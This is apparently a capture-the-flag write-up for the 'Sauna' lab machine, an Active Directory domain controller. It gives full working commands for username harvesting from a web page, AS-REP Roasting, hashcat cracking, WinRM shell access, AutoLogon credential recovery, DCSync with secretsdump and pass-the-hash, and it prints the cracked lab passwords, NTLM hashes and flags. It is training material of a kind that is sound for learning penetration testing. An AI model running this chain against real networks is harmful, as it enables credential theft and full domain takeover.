The Machine
Sauna is a Windows Domain Controller hosting the Egotistical Bank web application. The intended path chains three misconfigurations: employee names exposed on a public website become the username wordlist, AS-REP Roasting on an account with pre-authentication disabled gives the initial foothold, and a Windows AutoLogon registry entry exposes a second account whose DCSync rights were pre-assigned in Active Directory.
The machine shares the core AS-REP Roasting attack with Forest, but the enumeration phase is fundamentally different. Where Forest exposed the full user list via RPC null session, Sauna blocks null sessions entirely. The only way in is through the web application. That difference is the main teaching point of this box.
| Port | Service | Notes |
|---|---|---|
53 | DNS | Domain: EGOTISTICAL-BANK.LOCAL |
80 | HTTP (IIS 10.0) | Egotistical Bank web app, employee names exposed |
88 | Kerberos | Confirms Domain Controller, AS-REP Roasting vector |
135/139/445 | RPC / SMB | SMB signing required, null sessions blocked |
389/3268 | LDAP | AD LDAP, hostname: SAUNA |
5985 | WinRM | Shell vector once credentials obtained |
Enumeration
$ nmap -sC -sV --min-rate 1000 -oA sauna 10.129.95.180
Ports 53, 88, and 389 confirm this is a Domain Controller. Port 5985 is WinRM, which is the target shell vector. Port 80 is running Microsoft IIS 10.0 with the title "Egotistical Bank". A web application on a DC is always worth browsing before jumping to AD attacks.
Web Application: Employee Name Harvesting
The web application is a static bank site. Browsing to the Meet The Team page reveals six employee names listed publicly with photos.


Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie DriverSix employee names exposed on a public-facing web page on a Domain Controller. These names form the foundation of the username wordlist. In a real engagement, LinkedIn and company directories serve the same role.
RPC Null Session: Blocked
Unlike Forest, this machine does not allow unauthenticated RPC enumeration.
$ rpcclient -U "" -N 10.129.95.180
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIEDNull sessions are blocked. The web app employee names are the only username source available without credentials.
Username Generation
AD environments typically follow one naming convention across all accounts. The most common formats in enterprise environments are firstinitial+lastname, first.last, and firstlast. All three variations were generated for each employee and combined into a single wordlist.

fsmith, hbear, skerb, scoins, btaylor, sdriver
fergus.smith, hugo.bear, steven.kerb ...
fergussmith, hugobear, stevenkerb ...
AS-REP Roasting: Capturing fsmith
With the username wordlist ready, the next step is to test every account for AS-REP Roastability. Accounts with UF_DONT_REQUIRE_PREAUTH set will respond to an AS-REQ with an AS-REP containing a portion of ciphertext encrypted with their password hash. That ciphertext can be cracked offline.
$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ \
  -usersfile users.txt \
  -dc-ip 10.129.95.180 \
  -no-pass \
  -format hashcat
fsmith returned a hash. All other accounts in the wordlist were either valid but pre-auth enabled, or did not exist in the domain. The fsmith format (first initial + last name) is the naming convention used across EGOTISTICAL-BANK.LOCAL.
fsmith (Fergus Smith) has UF_DONT_REQUIRE_PREAUTH set. AS-REP hash captured without providing any credentials. Kerberos pre-authentication should be enabled on all user accounts.
Hash Cracking: Thestrokes23
$ hashcat -m 18200 sauna_hash.txt /usr/share/wordlists/rockyou.txt --force
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:...:Thestrokes23Mode 18200 is Kerberos AS-REP. The password is in rockyou.txt and cracks immediately. Credentials: fsmith : Thestrokes23.
Initial Access: Shell as fsmith
With valid credentials and WinRM open on port 5985, a remote shell is one command away.
$ evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23
*Evil-WinRM* PS C:\Users\FSmith\Documents>Shell as fsmith. User flag on the Desktop.
*Evil-WinRM* PS C:\Users\FSmith\Documents> type C:\Users\fsmith\Desktop\user.txt
2e04af697b39f715b9583754af7d3e46
Privilege Escalation
WinPEAS: AutoLogon Credentials in Registry
Standard Windows privilege escalation enumeration. WinPEAS covers SUID equivalents, scheduled tasks, service permissions, registry keys, and AutoLogon credentials. The AutoLogon section is critical to check on every Windows foothold.
*Evil-WinRM* PS> upload /usr/share/peass/winpeas/winPEASx64.exe
*Evil-WinRM* PS> .\winPEASx64.exe
Looking for AutoLogon credentials
  DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!AutoLogon credentials stored in the Windows registry in plaintext under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. Username is svc_loanmanager in the registry but the actual AD account is svc_loanmgr. Always verify the real AD username when AutoLogon credentials have slight variations.
BloodHound: DCSync Rights Pre-Assigned
With a second set of credentials, the next step is BloodHound to map the privilege path from svc_loanmgr to Domain Admin.
$ bloodhound-python \
  -u fsmith -p Thestrokes23 \
  -d EGOTISTICAL-BANK.LOCAL \
  -dc sauna.EGOTISTICAL-BANK.LOCAL \
  -ns 10.129.95.180 \
  -c all
BloodHound pathfinding shows no chain from svc_loanmgr to Domain Admin. This does not mean dead end. Expanding the Outbound Object Control section on the svc_loanmgr node reveals the critical detail:

svc_loanmgr holds GetChanges and GetChangesAll on the EGOTISTICAL-BANK.LOCAL domain object. These are the exact two rights required to perform DCSync. No ACL manipulation needed. The rights are already assigned.
svc_loanmgr has GetChanges and GetChangesAll pre-assigned on the domain object. These replication rights allow DCSync without any group membership or ACL modification. A non-admin service account with domain replication rights is a critical misconfiguration.
DCSync: All Domain Hashes
With GetChanges and GetChangesAll confirmed, run impacket-secretsdump as svc_loanmgr to replicate all domain credentials.
$ impacket-secretsdump \
  EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:...
krbtgt:502:...
Full domain credential dump in seconds. Administrator NTLM: 823452073d75b9d1cf70ebdf86c7f98e. No need to crack. Pass the Hash authenticates directly.
Pass the Hash: Administrator
$ evil-winrm -i 10.129.95.180 \
  -u Administrator \
  -H 823452073d75b9d1cf70ebdf86c7f98e
*Evil-WinRM* PS C:\Users\Administrator\Documents>c21425499bd0057e03fe1195d4b6fb75
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap scan | DC confirmed: DNS/Kerberos/LDAP/WinRM, IIS on port 80 |
| 2 | Web app browsing | 6 employee names harvested from Meet The Team page |
| 3 | RPC null session | Blocked. Web app names are the only username source |
| 4 | Username wordlist generation | 18 variants across 3 naming formats built and tested |
| 5 | AS-REP Roasting (impacket-GetNPUsers) | fsmith has preauth disabled. AS-REP hash captured |
| 6 | Hashcat mode 18200 | fsmith:Thestrokes23 cracked from rockyou.txt |
| 7 | evil-winrm as fsmith | Shell as fsmith, user flag captured |
| 8 | WinPEAS | AutoLogon registry key: svc_loanmgr:Moneymakestheworldgoround! |
| 9 | BloodHound collection and analysis | svc_loanmgr has GetChanges + GetChangesAll on domain object |
| 10 | impacket-secretsdump (DCSync) | All domain hashes dumped, Administrator NTLM obtained |
| 11 | Pass the Hash (evil-winrm -H) | Administrator shell, root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| Employee names on public web app | Egotistical Bank website | Full username wordlist without any credentials |
| AS-REP Roasting (preauth disabled) | fsmith account | Hash captured and cracked offline, initial foothold |
| AutoLogon credentials in registry | HKLM\...\Winlogon | Plaintext credentials for svc_loanmgr exposed |
| DCSync rights pre-assigned | svc_loanmgr account | Full domain credential dump without group membership |
| Pass the Hash | Administrator NTLM hash | Full system access without knowing plaintext password |
Lessons Learned
- A web app on a DC is a username harvesting opportunity. When port 80 is open on a Domain Controller, do not skip it. Every About Us, Meet The Team, or Contact page is a potential username source. On Sauna, the web app was the only path to a username list because RPC null sessions were blocked.
- Generate multiple username format variations. AD environments differ. The same person may be
fsmith,fergus.smith, orfergussmithdepending on the organization. Always test all common formats. If you only try one and it does not match, you miss the account entirely. - WinPEAS AutoLogon is high value, never skip it. AutoLogon credentials are stored in plaintext in the Windows registry. WinPEAS highlights this section clearly. The moment you see AutoLogon output, that is the next account to pivot to. The registry username may differ slightly from the real AD username, so always verify.
- BloodHound path not found does not mean dead end. When no path exists from your account to DA, check Outbound Object Control manually on the node. On Sauna, svc_loanmgr had no BloodHound path to DA but held direct DCSync rights on the domain object. Pathfinding finds chains, not direct rights.
- GetChanges and GetChangesAll mean DCSync, full stop. These two replication rights are all you need to dump every credential in the domain. You do not need Domain Admin or any ACL modification. If BloodHound shows these rights on your account against the domain object, run secretsdump immediately.
- Sauna skips the ACL manipulation step that Forest requires. Forest needed WriteDACL and PowerView to grant DCSync rights. Sauna had them pre-assigned. On the exam, always check existing rights before trying to grant new ones. Existing rights are faster and leave fewer traces.
- Pass the Hash is always the first move with an NTLM hash. Once you have the Administrator NTLM hash from DCSync, use evil-winrm with the
-Hflag immediately. NTLM hashes authenticate directly. Only attempt cracking if PtH is blocked or you need the plaintext for another service.